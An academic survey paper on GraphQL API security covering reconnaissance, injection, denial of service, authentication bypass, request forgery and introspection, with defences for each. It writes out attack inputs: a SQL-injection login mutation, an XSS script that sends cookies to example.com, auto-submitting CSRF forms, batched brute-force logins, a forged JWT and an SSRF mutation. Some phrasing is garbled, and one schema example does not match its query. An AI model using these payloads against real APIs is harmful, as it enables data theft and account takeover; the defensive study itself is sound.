International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

A Comprehensive Study of GraphQL Security Challenges

Vidhin Patel[1], Meet Chaudhary[2], Parth Patel[3], Jitendra B Upadhyay[4]
[1,2,3]UG - B.V. Patel Institute of Computer Science, Uka Tarsadia University, Bardoli, Gujarat, India.
[4]Assistant Professor - Shrimad Rajchandra Institute of Management and Computer Application, Uka Tarsadia University, Bardoli, Gujarat, India.
Email ID: *patelvidhin.utu@gmail.com[1], meet.chaudhary004@gmail.com[2], parthmpatel.m@gmail.com[3], jbupadhyay@utu.ac.in[4]*

Abstract
GraphQL is a highly flexible query language utilized for flexible API construction. It offers excellent benefits over conventional APIs because of its flexible nature and strong queries. It provides numerous benefits, but because of its dynamic nature and absence of built-in mechanisms, it is vulnerable to very critical attacks like injection attacks, denial of service (DoS) attacks, broken authentication and authorization, request forgery, schema introspection, and bad exception handling. By studying in detail, this paper discloses how the GraphQL APIs can be attacked by an attacker using a variety of attacks. The paper explains real-world attack methods with diagrams and examples, such as how to detect GraphQL, overloading the server with complex queries, injecting the malicious code, brute-forcing credentials, and forging requests on the client and server sides.

Keywords: *GraphQL, Security Vulnerabilities, API Security, Denial of Service (DoS), Injection Attacks, Authentication and Authorization Bypass, Request Forgery, Introspection.*

1. Introduction
GraphQL is a query language and for API, and a server-side runtime developed at Facebook in 2012 and subsequently open-sourced in 2015 [1] [2]. It is schema-based with a single endpoint. It is language-agnostic and database-agnostic. Services are described using GraphQL by declaring types and fields [3]. The client can declare the query based on their need and requirement. It has the greatest benefit of being strongly typed in schema, being a server-to-client contract. The schema declares what data exists and how it is structured. GraphQL is an alternative to the traditional REST approach. REST APIs are a popular architectural style for building web services that emphasize stateless communication and consistent HTTP methods across endpoints. Though popular, many research articles mention serious drawbacks to REST. For example, because REST relies on distinct endpoints for distinct resources, it can lead to over-fetching—downloading too much—or under-fetching, necessitating clients to make additional requests for full data, especially in the context of complex or nested data structures [4]. Additionally, the static response formats of REST APIs restrict flexibility; any changes in data needs may necessitate client- and server-side adjustments, thereby decelerating development cycles [5]. Other research further indicates that though REST's statelessness allows it to scale, it also complicates session management and stateful interactions, typically requiring additional mechanisms for effective authentication and caching [6]. Finally, in extremely dynamic application contexts where data needs frequently change, REST's contract rigidity may hinder client-server communication efficiency compared to more flexible paradigms, prompting developers to seek other alternatives such as GraphQL [7]. The figure 1 shows the problem of over-fetching and under-fetching of the REST API and the flexibility of GraphQL. Here from the REST API, we get all the data from the endpoint, but in GraphQL we can ask for the exact data we need in the request. The adoption of GraphQL is increasing, and more and more companies are using it for rapid data querying and API management. Airbnb, Shopify, and Netflix use it to reduce the server load. Securing such deployments is a highest priority. According to the

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

State of GraphQL Security 2024 survey of more than 13000 GraphQL APIs, 33% are highly critical and 72% are vulnerable to medium-level vulnerabilities. More than 4000 APIs expose sensitive data [9]. Since it enables dynamic queries to retrieve targeted data, as opposed to the traditional REST APIs, this flexibility presents unique security vulnerabilities. Some of the major threats to GraphQL are unintended data exposure, injection attacks, and denial-of-service (DoS) exposure [10]. Hackers typically attack misconfigured GraphQL endpoints [11], which demands reconnaissance and security testing as central components of API defence systems.



Figure 1 Data fetching with REST vs GraphQL [8]

2. Related work

Early research by Harting and Perez [2] provided an initial analysis of GraphQL, exploring its language features and potential applications. Their work established a foundational understanding of GraphQL's capabilities and limitations. Studies such as Fehari and Aleks [11] in Black Hat GraphQL: Attacking Next Generation APIs highlight vulnerabilities like query depth and complexity attacks, which can exhaust server resources and trigger denial-of-service (DoS) conditions. Similarly, McFadden et al. [12] developed WENDIGO, a deep reinforcement learning tool that identifies exploitable query patterns in GraphQL APIs, further emphasizing the risk of DoS attacks. These works point to the necessity of countermeasures like rate-limiting and query cost analysis to thwart such threats. Beyond GraphQL-specific issues, general web security concerns also apply, with research like Alsalamah et al. [13] stressing input validation to block SQL injection in resolvers, and Nagarjun and Ahamad [14] advocating output encoding to prevent cross-site scripting (XSS) in GraphQL responses. Prevention methods proposed in the literature offer practical solutions to these security challenges. Thota [15] recommends integrating Open Policy Agent (OPA) for fine-grained authorization, ensuring that only authorized users can access sensitive GraphQL schema operations and data. This is complemented by adapting established web security practices, such as sanitizing inputs to avoid injection vulnerabilities and encoding outputs to mitigate risks, tailored to GraphQL's unique structure.

3. Common Security Challenges in GraphQL

3.1. Reconnaissance

It is the first step of attack and it starts with information gathering. To detect GraphQL in a penetration testing engagement, it is crucial to be familiar with various implementations of GraphQL servers, which could vary depending on the programming language used and may have varied vulnerabilities or configurations. Detection could either be performed manually, which might be time-consuming while scanning for multiple hosts, or automatically based on web scanning tools. Automated scanning tools provide more efficiency and scalability as they scan multiple hosts simultaneously based on the use of threaded processes. In addition, such tools support input from external files, such as hostname lists, making them efficient for large-scale scanning operations. Scanners like Nmap and specialized GraphQL scanners, such as Graphw00f, are used for reconnaissance activities for penetration testing [11]. Such scanners have inherent logic to detect web interfaces and can be used as part of scripting languages such as Bash or Python to scan hundreds of IP addresses or subdomains [11]. In hunting for identifying GraphQL APIs, a possible first step could be to query against the default endpoint /graphql; however, we must be aware that developers do have the ability to set custom endpoints. Typical-looking alternatives are versioned paths of the form /v1/graphql, /v2/graphql,

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

or /v3/graphql. Beyond this, tools such as GraphQL Playground or GraphiQL Explorer tend to have endpoints like /graphiql or /playground, which similarly may be subject to versioning GraphQL always responds with the same structure: successful queries will have a data field, but errors will have an errors field. This provides a simple test for identifying GraphQL servers by sending both well-formed and ill-formed queries, then inspecting the resulting responses. The different endpoints may have different security settings; they therefore deserve separate testing.

Table 1 GraphQL Server Implementations and their Programming Languages [11]

GraphQL Server	Language
Apollo Server	JavaScript
Yoga	TypeScript
GraphQL Java	Java
Ariadne	Python
GraphQL-Ruby	Ruby
Hot Chocolate	C#
graphql-php	PHP
graphql-kotlin	Kotlin
graphql-go	Go
Juniper	Rust
HyperGraphQL	Java

Assume you need to look for GraphQL-running servers on a large network, but the servers themselves don't necessarily return a standard web page in HTML or plain signals. Rather, they primarily return data through an API. One of the secrets to locating them is to look for a standard error message returned by most GraphQL servers when they are presented with a simple GET request with no valid query. In most instances, if you do a GET on a GraphQL endpoint (e.g., /graphql), you can observe an error response of, "Must provide query string."

Figure 2 GraphQL Server Response from Post Request

In the figure 2, we can see that the server returns the response with the basic POST request without any tool. After setting the parameter, it shows the response in the last line.

```
{
  "data": {
  "typename": "Query"
 }
}
```

GraphQL network scanners such as Nmap and Graphw00f help attackers discover API structures to analyse potential issues during reconnaissance attacks [11]. Altair GraphQL Client stands out due to its Postman-like operation but with features designed exclusively for GraphQL testing. Through Altair security experts can enter and execute queries to analyse API outcomes and locate security weaknesses in real-time. The crucial role of Altair during reconnaissance stems from its real-time feedback to see how an endpoint responds to tests and reveals any mismatches or irregular patterns where vulnerabilities might exist. Through Altair tests and GraphQL Voyager users receive a diagram view of their API design which shows how different types, fields and mutations depend on each other [16]. An attacker can easily detect the entire API architecture when interdependencies are displayed although this organization seems challenging [16]. Eyewitness helps reconnaissance work by recording all web interfaces that attackers can access including GraphiQL and GraphQL Playground, in addition to gathering client-side data. Burp Suite's InQL plugin automatically analyses GraphQL endpoints during web application testing while InQL tool works with the software in passive mode [17].

3.2. Injection Attacks

Injection vulnerabilities appear when applications accept untrusted input data which results in dangerous commands or queries being interpreted during either server or client operations [13]. The extensive classification of attacks infiltrates numerous parts of network frameworks from operating systems through browsers to databases together with external third-party programs. The failure to conduct proper security checks creates conditions where harmful input can execute such

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

violations which result in severe security issues. Several different mechanisms exist through which applications create unintentional injection vulnerabilities. The introduction of security lapses through these weak practices includes skipping security checks on data entry and employing flawed parser libraries and direct transmission of unverified data. Vulnerabilities emerge from displaying unmodified user input back to the client that has not gone through any transformation. When clients have access to manipulate GraphQL API data through query arguments as well as mutations and subscriptions and query filters these vulnerabilities become issues. The vulnerability risk can be reduced by performing proper input validation and sanitization yet total removal of injection flaws proves difficult because apps need user input. GraphQL uses mutations for basic CRUD operations [3]. Mutations are already defined in the schema and used to perform any actions like creating a user account, logging in, or storing some data. With mutations, it performs any CRUD tasks; that's why the input point of the mutation needs to be handled carefully. The following mutation checks the login credentials of the user entered in the email and password field; if it is correct, then it will return a token; otherwise, it will return an error.

```
mutation {
loginUser(email: "user@example.com",
password: "123456"){
token
  }
 }
```

Here we don't know the database behind the server, like if it is SQL or NoSQL, so the attacker tries to insert multiple queries that affect the database.

```
mutation {
loginUser(email:"user@example.com”,
password:"123456";DROP TABLE users;--"){
  token
 }
 }
```

The database will execute this query directly if the server doesn't have sanitation or any other robust security mechanisms. The following query only accepts the limit argument, which is an integer value, but if we can't handle it properly and the attacker sends malicious input like -1 or any other input, then the behaviour may be unpredictable, and it may return all users.

```
query {
users(limit: 100) {
 id
 }
 }
```

GraphQL's richness in querying data introduces an additional layer of complexity in guarding applications against cross-site scripting (XSS) attacks [14]. In a GraphQL system, XSS attacks can occur when user data—query or mutation parameters, for example—is not sanitized prior to being placed in resulting data returned to a client [14]. Not validating opens up the possibility of an attacker injecting code containing malicious JavaScript that can execute immediately (reflected XSS) or is deferred until when data is actually being loaded from a datastore (stored XSS). Beyond this, GraphQL clients that render user-provided content with inadequate encoding expose themselves particularly to DOM-based XSS that only happens on the client-side of the browser's logic [14]. Impacts can include unauthorized access to data such as session cookies, personal data, and auth tokens, which makes it of critical necessity to enforce strong input validation, output encoding, and safe client-side script practices for GraphQL-based applications. (Figure 3)



Figure 3 Common Server Architectures Among Organizations [11]

The figure 3 shows the public and internal servers. The public server may be secure due to validation, but the internal server accepts any request directly from the public server. It is dangerous since, if the public server is compromised, it can then hijack the

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

other internal servers; hence all servers must be secured in their own way. The attacker first tries to execute the query to check for the server vulnerability to which the server immediately responds like so:

```
query {
 mutation(message:
"<script>alert('hello!');</script>)
}
```

The response is either displayed in some threat notification or gives an alert box on the web page.
The malicious payload is stored in a database or some other storage area, where it persists and is shown to any user viewing the affected content.

```
mutation {
updateUser(data:
"<script>fetch('http://example.com/users?
cookie=' + document.cookie)</script>")
}
```

It is meant to update user details, but instead the attacker injects a malicious script designed to steal user cookies.

3.3. Denial of Service (Dos) Attack

It is a common attack where the attackers exploit the server's resources using various methods like field duplication, circular queries, or directive overloading to increase the workload of the server and cause CPU and memory exhaustion [11]. This will lead to financial losses and damage the reputations. GraphQL is extremely flexible, with no fixed depth per query; thus, multiple queries can occur against the database. This is called the N + 1 query problem [12]. It calls multiple successive calls from the database in highly complicated and deeply nested queries to such an extent that performance is considerably hampered on the server side.

```
Type car {
Id: ID!
Name: String!
Parts: [car]!
 }
```

In this case, the car type as defined in the schema returns a name relation (of user type). If any person tried the following query, it would create an infinite loop-and it would iterate through the queries recursively. Such query types are referred to as circular queries.

```
query {
  user{
    name
    user{
      name
      user{
        name
        user{
          name
            user{
              name
            }
          }
        }
      }
    }
  }
```

Circular queries are initiated by bidirectional relations in the GraphQL schema that end up leading to resource exhaustion [11]. In each recursive reference of interconnected types, attackers can carry out a deep nesting of queries that compel the server to resolve extremely large constructs exponentially growing in size. To mention but a few, each nesting increment will format the number of objects or fields that the server has to process, thereby overloading the CPU and memory space for processing. Inherent weaknesses stem from this flexibility of GraphQL, which generalizes complex requests for data from a client without any inherent measure to suppress abusive query patterns, thereby exposing the servers to denial-of-service attacks.Attacks using cyclical dependencies are gaps a hacker opens up from analysing the schema, usually by using tools to visualize such relationships or detect recursive kinds of fragments. Testing essentially is done by increasing the depth of the query to determine how much degradation is occurring to the performance of the server. This consists of formulating recursive queries that will "walk" through matched types, thereby forcing the server to complete endless loops of resolution. Parallel execution of such queries imposes a multiplicative effect that will have the server resource depletion happen at a faster rate, thereby

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

leading to the server crashing. Good defence practices include the following: depth and complexity limit on queries, cost estimation based on the attribution of computational weights to the higher-risk domains, and paginating returned data in the case of limiting returned data. Schema obfuscation eliminates introspection, and rate limiting prevents denial-of-service attacks in the form of repeated attacks. Schema audits need to be done by developers in order to uncover circular patterns and introduce proper controls to the photosystem to counteract the flexibility of GraphQL with defensibility in a denial-of-service scenario. Attackers carry out alias overloading by leveraging the ability to alias that allows clients to alias fields from one request to, hence overloading expensive resolver functions and leading to server overload with an attacker performing a query involving several aliased fields for a single data type. The GraphQL server considers every alias as an independent execution context and then creates multiple instances of the root resolver process [11]. For example, an attacker might issue a query like:

```
query {
user1: users(id: "101") { data }
user2: users(id: "101") { data }
user3: users(id: "101") { data }
 // ... and so on for dozens or even   6   hundreds of aliases
 }
```

Though all the received data points are the same, the individual calls to every alias invoke respective resolvers that run heavy tasks such as intricate queries and logical operations. The vulnerability of server resource exhaustion rises with poor limitations on query depth and complexity as this duplication of workload spreads server resources, leading to eventual performance degradation or complete system crash. GraphQL servers, however, can become an easy target for denial-of-service attacks due to powerful and possibly maliciously crafted queries, on which proposals of various mechanisms are laid. The mechanism for cost attribution lies in performing a query cost analysis whereby every field in the schema is assigned a "cost" that is proportional to the resources required by that field per unit of time. For example, each could be CPU cycles, I/O accesses, memory, or network transmission. This cost may either be static, approximated by query structure examination before it actually gets executed, or dynamic, such as measuring the actual response on execution [12]. On a request for a query, the server will measure the aggregate cost, compared to the set threshold, and if that cost is in excess of this threshold, it can terminate the request and deny access to the system for resource-constrained queries by the user. The second line of defence is designed by the credit-based rate-limiting mechanism in which clients are assigned fixed credits (say, 1,000 credits per query) and queries consume credits based on their expected cost [11]. Thus, the more expensive a query is, the more credits it spends, which restricts the number of such queries that a client can issue in a given time frame. This kind of defence stops unfair usage and prevents one client from hogging server resources, as there could be concurrent expensive queries. Other than that, the GraphQL spec itself is apparently liberal with respect to aliases and field duplication, so much that that itself may be exploited by the attackers to inflate query costs. In order to prevent this, middleware can be placed in front of the application to perform checks on incoming queries for correctness, count generators for alias or duplicate fields, and impose limits to practically abort this misuse. (Figure 4)



Figure 4 GraphQL Query Cost Exploitation

Here, if you even impose a maximum cost per query, the attacker sends multiple requests exactly or less than the limit, and here the query cost fails, so we need the rate-limiting approach that specifies the cost of a query from any client within an hour. Moreover, WENDIGO proposes a deep reinforcement learning approach to automatically discover GraphQL queries that can induce denial-of-

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

service (DoS) attacks. Instead of flooding the server with traffic, it strategically mutates query templates using a DRL agent with Proximal Policy Optimization, guided by rich feedback from a pre-trained transformer on HTTP responses. Evaluated on a vulnerable GraphQL application, WENDIGO efficiently uncovers queries that significantly increase server load with very few requests, outperforming traditional fuzzing techniques [12].

3.4. Authentication and Authorization Bypass

Authentication and authorization have become the base architecture of security. The GraphQL API contains in-band authentication and authorization [11] that perform user authentication along with permission management tasks. The implementation of these techniques creates additional vulnerability areas due to complex logic duplication thus making the system more susceptible to attacks. The management of out-of-band authentication and authorization controls shifts to an external service such as an API gateway so GraphQL API remains separate from these activities. Out of the best practice options this model ensures authentication functions at the gateway level and authorization remains in the business logic tier between GraphQL and persistence layers. Secure implementation of these mechanisms proves challenging during initial construction except when using established framework structures. Any system must implement strict security implements. GraphQL does not carry an in-built mechanism for authentication and authorization, thus leaving the responsibility to the developers to assume its implementation from its immediate logic. Such additional work undertaken by developers opens room for errors that attackers exploit to bypass security, gain access to sensitive information, or perform forbidden actions. Since GraphQL does not come with standard security procedures right out of the box, developers use different techniques, which can generally be classified into in-band and out-of-band. In-band techniques build authentication and authorization right into the GraphQL API, handling logins, signups, and permissions through custom queries and, most commonly using HTTP headers [15]authorization: <token> or special fields such as ID, to fetch user data. Out-of-band techniques allow an external system-such as an API gateway, or identity provider-to handle these functions, and leave GraphQL APIs to be responsible for data delivery upon receipt of verified credentials. Other approaches are schema directives, such as @auth, middleware checking requests, and libraries such as GraphQL Shield for enforcing rules, with varying trade-offs in complexity and security [11]. The very flexibility of GraphQL may lend itself to weaknesses that an attacker could exploit to bypass security. For example, brute-force attacks might implement query batching for submitting numerous logins attempts in a single request and so evade the rate limit, especially for certain tools, like CrackQL [18]. Token forging occurs when an API does not properly check the JSON Web tokens (JWT), thus allowing for token creation from the side of the attacker, who can assign privileges at will [19]. Authorization bypass takes place when inconsistent or misconfigured rules allow an attacker to access data via that are not sufficiently protected, commonly revealed by means of introspection queries that expose the API's underlying schema. Injection attacks modify the query variables so as to bypass the security checks, while the introspection exploits use the very schema that these introspection attacks expose in order to find and exploit the weak link. All of these methods could result in a major breach of constitutional rights to privacy of information and integrity of the system. There are several ways to bypass the authentication in the GraphQL and the very basic is brute forcing the passwords. The attacker injects the following types of queries until it completes the attack.

```
1 mutation {
2 try1: login(username: "admin",
password: "admin") {
3    token
4  }
5
6  . . . . # N number of query
7
8 tryN: login(username: "user",
password: "user123") {
9    token
```

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

```
10  }
11 }
```

Here, using some advanced tools like CrackQL [18], the attacker executes multiple queries using aliases; therefore, it sends a large number of queries in a single HTTP request. CrackQL uses CSV files and templates for word lists, making it efficient for attacking [18]. In some systems, they use JWT tokens so the authentication mechanisms are different; therefore, attackers can steal the auth token or session token of other users using XSS attacks and then execute that token directly on the server. The attacker used a forged token, and it will throw the user's data as a form of error.

```
1 query {
2  data(token:"
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzd
WIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4
gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwR
JSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c")
{
3    id
4    email
5    role
6  }
7 }
```

If the server doesn't validate this token, it will return the user's data with a forged admin role. Authorization validates the access control of the data, but sometimes the developer forgets to implement robust validation and verifications on the resolvers. The attacker asks for the data in the form of nested queries, and if the validations are not proper, then it will lead to data leaks and privacy issues. In the following query, the posts of the user with ID 101 will be fetched, but here anyone can fetch the data, if the server does not validate the query, then it will return all comments, whether they are private or hidden, on all posts from all users.

```
1 query {
2  users (id: 101) {
3    posts {
4      comments {
5        content
6      }
7    }
8  }
9 }
```

The second one, alias bypassing, is a vulnerability that takes advantage of the way GraphQL enables clients to alias fields in a query, possibly tricking an API into skipping security checks if such security checks are poorly implemented; i.e., if an API limits access to a sensitive field named getuserdata but only checks the alias passed in the query and not the actual resolver being invoked, an attacker could pass in a query where the alias safe data conceals the true nature of the field being invoked, thus circumventing the security measures in place—this is one such example of the imperative need for complete AST inspection and resolver-level security checks to ensure field-level permissions are enforced irrespective of any aliasing in effect.

```
1 query {
2  safedata: getuserdata {
3    secret
4  }
5 }
```

A third problem is a lack of authorization in mutations. This is when access control in a GraphQL API is too lenient, so that any authenticated user can perform risky modifications. Where, for instance, a mutation for changing user roles or for deleting critical records checks only that a user is authenticated, not that they are an administrator, an attacker can use the mutation to promote themselves or delete data they are not entitled to. This is not only risky to the integrity of the data in the system, but it exposes the application to misuse and unauthorized modification of its state. In the following mutation, the server will execute the query, but if it fails to verify the right to delete the data, then it will delete the account of the user.

```
1 mutation {
2  deleteuser(id: 101)
3 }
```

In GraphQL, subscriptions allow for real-time exchange of data. [20] They are web socket-based. Use of subscriptions has been a contentious issue because they help handle real-time streams of data, which usually involve special authorization procedures distinct from those involved in queries or

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

mutations. If the subscription model does not rigorously guarantee that the requesting user has the necessary permissions to get live updates, it can allow an attacker to subscribe to updates or changes intended for another user. For example, in a system that provides live orders or status updates, the lack of proper authorization checks can allow a malicious user to subscribe to notifications about orders not intended for them, thus causing unauthorized exposure of real-time data. This security vulnerability can result in severe privacy breaches and compromise the integrity of real-time communications. In the following query, if the server doesn't verify the access right, then an attacker can subscribe to it, and every time the user changes his email, a notification is sent to the attacker about the new email address.

```
1 subscription {
2   userupdates(id: 101) {
3     email
4   }
5 }
```

To further inhibit authentication bypasses in GraphQL, account lockout implementation after a certain number of failed logins should be instituted to deter brute-force attacks. For instance, if an account is locked for 15 minutes after 10 failed attempts, the attackers will be forced to slow down or stop their attempts. Additionally, when strong password practices are deployed—ranging from minimum length of passwords, variety in character types (e.g., upper case, lower case, numbers, symbols), and disallowance of default passwords—the possibility of credential guessing will be avoided. Passwords should be hashed by developers with strong algorithms such as bcrypt or Argon2 so that even if the database is hacked [11], the stolen passwords become useless. Logging and monitoring login attempts can, however, greatly improve security, helping discover such suspicious activities as repeated attempts from a single IP address and allowing proactive steps such as blocking the IP or alerting admin staff. To make authorization stronger in GraphQL, developers ought to apply a contextual role-based access control system, where permissions are dynamically allocated on user context [15], e.g., department or project affiliation. This enables some needed granularity—for instance, a manager can view only data that is relevant to the manager's department. One very needed solution is schema validation that denies unauthorized fields' queries, which are typically maximum depth-limited to enable checks. Developers can kill two birds with one stone through tools such as graphql-depth-limit, which enable one to limit query depth, and graphql-validation-complexity, which assigns complexity scores to queries and thus limits fade attempts. Last, such logging and auditing on authorization decisions will uncover and reveal attempts made in bypassing remotely to investigate, demonstrating some improvement in such security policies.

3.5. Request Forgery

There are two principal request forgery attack types that are used to compromise the GraphQL server, and they are CSRF (Cross-Site Request Forgery) and SSRF (Server-Side Request Forgery). In CSRF [11], an ill-intentioned code is inserted into the user's browser, using HTML or JavaScript for the sole purpose of executing the GraphQL query directly. The basic intention of such an attack is to hijack the session information of the users along with their cookies. If the victim's browser gets infected, the browser initiates a request to the endpoint, thus gaining access to cookies as well as website data. Using this ability, user data could be edited, altered, or erased. Under the framework of CSRF, two exploitation processes are used, one being the POST method, and the other method is the GET method [21]. In POST-based methods, it sends the POST request to the server. For the following query, it sends the post request to delete the user account in the form using the POST method [21], and the input is hidden and the name is a query, so the server executes it as a query, and it deletes the victim's account as per the token found in the cookie.

```
1 <form id="csrf"
action="https://example.com/graphql"
method="POST">
2 <input type="hidden" name="query"
value="mutation { deleteuseraccount { success}
}">
3 </form>
```

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

```
4 <script>
document.getElementById('csrf').submit();
6 </script>
```

In GET-based methods, it is used to retrieve the data, but sometimes the mutations are not protected by POST requests, and with the GET request [21], it manipulates the mutations. This is dangerous because anyone can send the GET request and manipulate the data. In the following query, it will force the browser to send a request, and it will execute the delete mutation.

```
1 <img
src="https://example.com/graphql?query=mutation
%20%7B%20deleteuser(id%3A123)%20%7B%20s
uccess%20%7D%20%7D" alt=""/>
```

To effectively counter cross-site request forgery (CSRF), a multi-layered strategy must be put into effect: initially, the SameSite attribute should be set on cookies, to ensure that they are sent only in appropriate contexts; whereas SameSite=Strict restricts cookies to same-origin requests, SameSite=Lax sends cookies with GET requests that were not initiated from scripts, thereby attempting to minimize cross-site leakage; one must configure this attribute explicitly, because modern browsers will default to Lax if not specified, definitely not be sufficient for all cases. Implementing anti-CSRF tokens would lend an additional, much-needed protection against CSRF [11], with each request bearing a unique, cryptographically secure token, which is instead issued by the server per request and sent inside the request using custom headers like X-CSRF-TOKEN or parameters like csrf-token, as opposed to static throughout a session [11]; this, nonetheless, limits the ability of attackers to guess or reuse tokens considerably. Besides that, by ensuring that all operations affecting state, including GraphQL mutations, are invoked only through POST requests and not through GET requests, this will mitigate the attacks exploiting CSRF through GET requests, given that GET requests can easily be instigated through the use of image tags or hidden form submission methods. Finally, one continuously keeps vigilance against ways of bypassing tokens through null values, token reuse, or weak token generation algorithms that can seriously weaken all of the CSRF countermeasures; routine security audits and updates in the cookie and token management practices will be a vital cog in the wheel for keeping the whole defence against an attack robust. An SSRF in the GraphQL framework is a very serious security lapse that often allows attackers to exploit certain weaknesses [22] in a poorly architected GraphQL server to send strange requests to either external or internal systems. This is triggered by the fact that user inputs, such as URLs or endpoints, may not have undergone stringent validation or be adequately sanitized, thus leaving the resolvers that contact extranet services open to attack. This kind of attack can be immensely deadly simply because, in so many cases, the high flexibility of query and mutation almost opens the door for hardcoded Bahama functions to fetch information and/or requests from external sources or internal microservices. Some creative work on a query, in general, would allow such an attacker to induce the server to execute a command on behalf of the attacker—thus bypassing firewalls, obtaining sensitive internal data that would not, thus, have been achieved, or sterilizing portions of the network. Therefore, it is very important to strengthen input validation, increase access control, and reconsider any resolver fetching of data that would lead to the vulnerability to SSRF in the case of GraphQL applications.

```
 1 mutation {
 2   fetchdata(
 3     scheme: "http",
 4     host: "localhost",
 5     port: 4000,
 6     path: "/admin/config"
 7   ) {
 8     output
 9   }
10 }
```

This mutation will in turn cause the server to make an HTTP request to localhost:4000/admin/config. In other words, we need to realize that services that are supposed to remain internal in a properly segmented and controlled environment, such as an administrative configuration endpoint, should not be accessible through external input. In the absence of

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

proper input validation or network segmentation, frequent SSRF mutations would prompt the server to fetch sensitive internal data. Such exposure could potentially disclose internal configuration details, internal credentials, or any sensitive information originally intended for internal access alone. Information that would be exposed could give an attacker some insight into the architecture behind the system, which could then be exploited to escalate privileges or pivot access to further internal services. The net impact can thus start off with compromised confidentiality and perhaps integrity, among others, something one space ought to zealously try to implement against. A good defence strategy against SSRF attacks involves organizations starting with good input sanitization through verification controls. The whole system conducts URL normalizing [22], followed by verification of all user-provided addresses against an openly accepted list of safe protocol domains and IP addresses and correct communication methods, such as HTTPS but not nonstandard syntax examples such as file://, ftp://, and gopher://. [11] An attack prevention system requires URL input scanning for concealed security evasion techniques, such as IP address encoding or numeral value encoding. From the perspective of SSRF risk mitigation, network segmentation enforcement needs to be used in order to limit outbound requests because internal endpoints must be segmented from public interfaces through firewall and network ACL rules. Application proxy servers with tight policies act as communication intermediaries for all external requests and rate-limit access points along with timeout configurations to prevent denial-of-service states from being created. As a last preventive measure, organizations must implement regular outbound traffic monitoring and anomaly detection through automated alerting mechanisms that will enable them to easily discover SSRF exploitation attempts.

3.6. Introspection

Introspection is one of the features of GraphQL, which allows the client to ask for the whole structure of the schema [23]. It includes the types, fields, mutations, subscriptions, and directories [10]. This feature is very useful in the development, but in the production, it is a nightmare for developers. It gives the advantage of auto-completion and playground. In the production, it is necessary to turn off this feature. It becomes a vulnerability when, in production, it exposes sensitive data of fields and mutations. The attacker will gather the data and, after mapping the structure, they will exploit the vulnerability if found. In the following query, it will fetch all the queries with their names, mutations, and fields with their types.

```
query {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    types {
      name
      fields {
        name
        type {
          name
        }
      }
    }
  }
}
```

GraphQL servers use mutation for CRUD operations and resolvers for the request completion so that if the attacker already knows the schema, then they will exploit any mutation or subscriptions [23]. This will lead to the attack because the attacker is already familiar with the structure. If we have to use this feature in production, then we make sure that the sensitive fields are hidden and no one can access those fields. Most of the servers are already enabled by default, but we can turn this off. There are several configurations and tools available, like GraphQL Armor and GraphQL Protect. Sometimes if the introspection is disabled, but due to a lack of proper exception handling, it will lead to data leakage. The attacker sends the malicious code with a random field or random name, and the server shows the full message of the field, so this will lead to data leakage.

International Research Journal on Advanced Engineering and Management
https://goldncloudpublications.com
https://doi.org/10.47392/IRJAEM.2025.0203
e ISSN: 2584-2854
Volume: 03
Issue:04 April 2025
Page No: 1235 – 1247

In the following response, when the client sends the query to fetch the user data, and if our mechanism is improper, it will return the full error in the terminal.

```
{
  "errors": [
    {
      "message": "Cannot query field \"email\" on type \"User\".",
      "locations": [
        {
          "line": 4,
          "column": 5
        }
      ]
    }
  ],
  "data": null
}
```

These smaller mistakes of developers lead to breaking the query of GraphQL. It is the best and most flexible language to solve the common problems with REST, like over-fetching and under-fetching. There are several flaws with GraphQL, and we need to understand it for the best and most secure GraphQL API development.

Conclusion

GraphQL's flexibility, efficiency, and powerful querying capabilities make it a preferred choice for modern API development, but its dynamic nature also introduces significant security risks. As GraphQL adoption continues to rise, securing these APIs becomes paramount. These issues, if unaddressed, can compromise data integrity, disrupt services, and expose sensitive information to unauthorized parties. Some issues like introspection, injection attacks, and request forgery are easy to prevent with just validations and security checks, but it's hard to prevent DoS attacks and authentication and authorization bypass because it requires robust mechanisms.

References

[1]. “Introduction to GraphQL,” GraphQL Organization, [Online]. Available: https://graphql.org/learn/.

[2]. O. Harting and j. Perez, “An Initial Analysis of Facebook's GraphQL Language,” Alberto Mendelzon International Workshop, (2017).

